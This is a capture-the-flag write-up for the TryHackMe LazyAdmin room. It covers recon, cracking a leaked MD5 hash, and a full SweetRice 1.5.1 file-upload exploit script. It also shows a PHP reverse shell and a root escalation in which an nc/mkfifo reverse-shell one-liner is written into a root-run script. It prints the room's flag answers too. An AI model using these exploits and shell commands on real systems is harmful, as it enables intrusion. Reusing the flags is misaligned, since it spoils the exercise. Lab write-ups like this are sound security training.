LazyAdmin
Two flags to grab, one user and one root. Should be a chill one. Let’s go.
Recon
Same starting move as always.
nmap -sCV 10.114.164.155
Two ports open. 22 (SSH) and 80 (HTTP). Nothing wild. SSH isn’t gonna give me anything without creds so I’m heading straight to the web server.
Web - Port 80
Opened it in the browser and it’s just the default Apache2 page. Nothing to see, nothing to click. Time to bring out gobuster and start looking for hidden paths.
gobuster dir -u http://10.114.164.155 -w /usr/share/wordlists/dirb/common.txt
One interesting result, /content. Visited it and got this:
Welcome to SweetRice - Thank your for install SweetRice as your website management system.
This site is building now , please come late.
If you are the webmaster,please go to Dashboard -> General -> Website setting
and uncheck the checkbox "Site close" to open your website.
More help at Tip for Basic CMS SweetRice

So it’s a CMS called SweetRice. Now I have a name to work with. But first let me dig deeper inside /content because there’s gotta be more in there.
gobuster dir -u http://10.114.164.155/content -w /usr/share/wordlists/dirb/common.txt

Way more results this time. I poked around everything one by one. There’s a login page that I’ll probably need later but the one that really caught my eye was this:
http://10.114.164.155/content/inc/

Inside there’s a mysql_backup folder. And inside that, an actual mysql backup file.

That’s basically a free pass because database backups almost always have the admin username and hashed password there.
Downloaded the file and opened it.

Username is manager and the password is an MD5 hash.
Cracking the Hash
Saved the hash to a file.
nano hash.txt
Pasted the hash in. Then time for john.
john hash.txt --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
Cracked.

Password is Password123. Classic.
First thing I tried was SSH because that would be the easy win.
ssh manager@10.114.164.155
Didn’t work. Of course. That would’ve been too easy. Back to the web app.
Logging In
Went to the admin login at:
http://10.114.164.155/content/as/
Used manager and Password123. I’m in.

Once inside the dashboard I started clicking around. There’s a bunch of tabs and my goal is to find some way to upload a reverse shell. The Ads section looked the most promising for that kinda thing but before going trial and error mode I figured I’d check if there’s already a public exploit for this version of SweetRice.
Went to exploit-db.com and searched for SweetRice 1.5.1. Found one for unrestricted file upload.
The Exploit
Here’s the script:
#!/usr/bin/python
#-*- coding: utf-8 -*-
import requests
import os
from requests import session

if os.name == 'nt':
    os.system('cls')
else:
    os.system('clear')

banner = '''
+-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-+
|    > SweetRice 1.5.1 Unrestricted File Upload                     |
+-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-+
'''
print(banner)

host = input("Enter The Target URL(Example : localhost.com) : ")
username = input("Enter Username : ")
password = input("Enter Password : ")
filename = input("Enter FileName (Example:.htaccess,shell.php5,index.html) : ")

file = {'upload[]': open(filename, 'rb')}
payload = {
    'user': username,
    'passwd': password,
    'rememberMe': ''
}

with session() as r:
    login = r.post('http://' + host + '/as/?type=signin', data=payload)
    success = 'Login success'
    if login.status_code == 200:
        print("[+] Sending User&Pass...")
        if login.text.find(success) > 1:
            print("[+] Login Successfully...")
        else:
            print("[-] User or Pass is incorrect...")
            exit()
    uploadfile = r.post('http://' + host + '/as/?type=media_center&mode=upload', files=file)
    if uploadfile.status_code == 200:
        print("[+] File Uploaded...")
        print("[+] URL : http://" + host + "/attachment/" + filename)
Saved it as a python file on my machine. Now before running it I need an actual reverse shell file to upload. The catch is that it has to be a specific file type. Regular .php is usually blocked but .php5 slips through.
Grabbed the default pentesting reverse shell and renamed it:
cp /usr/share/webshells/php/php-reverse-shell.php shell.php5
Opened it up and changed the $ip and $port values to mine. To find my VPN IP:
ip a show tun0
Stuck my tun0 IP in the $ip field and picked port 4444. Saved.
Now I had two things to do before running the exploit. Set up a netcat listener first so I can catch the shell when it connects back:
nc -lvnp 4444
Then in another terminal I ran the exploit script. Entered the target URL (10.114.164.155/content), username manager, password Password123, and the filename shell.php5.

It told me the upload was successful and gave me the URL. Visited it in the browser and checked my listener. Caught the shell.

Im in.
Upgrading the Shell
The shell I got is limited. The fix is the classic python trick:
python -c 'import pty; pty.spawn("/bin/bash")'

Now it’s a proper interactive shell. Much better.
Privilege Escalation
First thing always, sudo -l.
sudo -l
Result:
(ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
So I can run that specific perl script as root with no password. Let’s see what it actually does.
cat /home/itguy/backup.pl

It’s calling /etc/copy.sh. Interesting. If I can write to that file, I can put whatever I want in it and it’ll run as root when the perl script runs. Let me check the permissions.
ls -la /etc/copy.sh

I have wirte access on it. That’s the misconfig right there. Let me check what’s currently in it.
cat /etc/copy.sh

It already had a reverse shell payload in it but the IP was wrong. Probably leftover from whoever built this box. So I just need to overwrite it with one that points to me.
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.201.75 5554 >/tmp/f" > /etc/copy.sh
Quick sanity check to make sure it actually wrote:
cat /etc/copy.sh
Looks good. Now I need a fresh listener on the port I just put in there:
nc -lvnp 5554
Back to my low-priv shell and trigger the perl script:
sudo /usr/bin/perl /home/itguy/backup.pl

Checked the new listener and caught the root shell. whoami says root. Well that was satisfying.
The Flags
Both flags are easy to grab now.
User flag:
cat /home/itguy/user.txt
user.txt: THM{63e5bce9271952aad1113b6f1ac28a07}

Root flag:
cat /root/root.txt

root.txt: THM{6637f41d0177b6f37cb20d775124699f}
Done.
Answers
What is the user flag? THM{63e5bce9271952aad1113b6f1ac28a07}
What is the root flag? THM{6637f41d0177b6f37cb20d775124699f}
Takeaway
Really fun one. Every step linked into the next one cleanly. Gobuster found a CMS, the CMS exposed a database backup, the backup had a hash, john cracked it, the creds got me into the admin panel, a public exploit got me a shell, and a writable script as sudo got me root.
The big lesson here is to always check exploit-db when you see a specific version of some CMS or service. Don’t try to manually find a file upload bug if someone has already written a working exploit for that exact version. And the privesc was a good reminder to always check file permissions on anything that runs as root. A script that runs as root is only as secure as the files it calls.
Enjoyed this one a lot.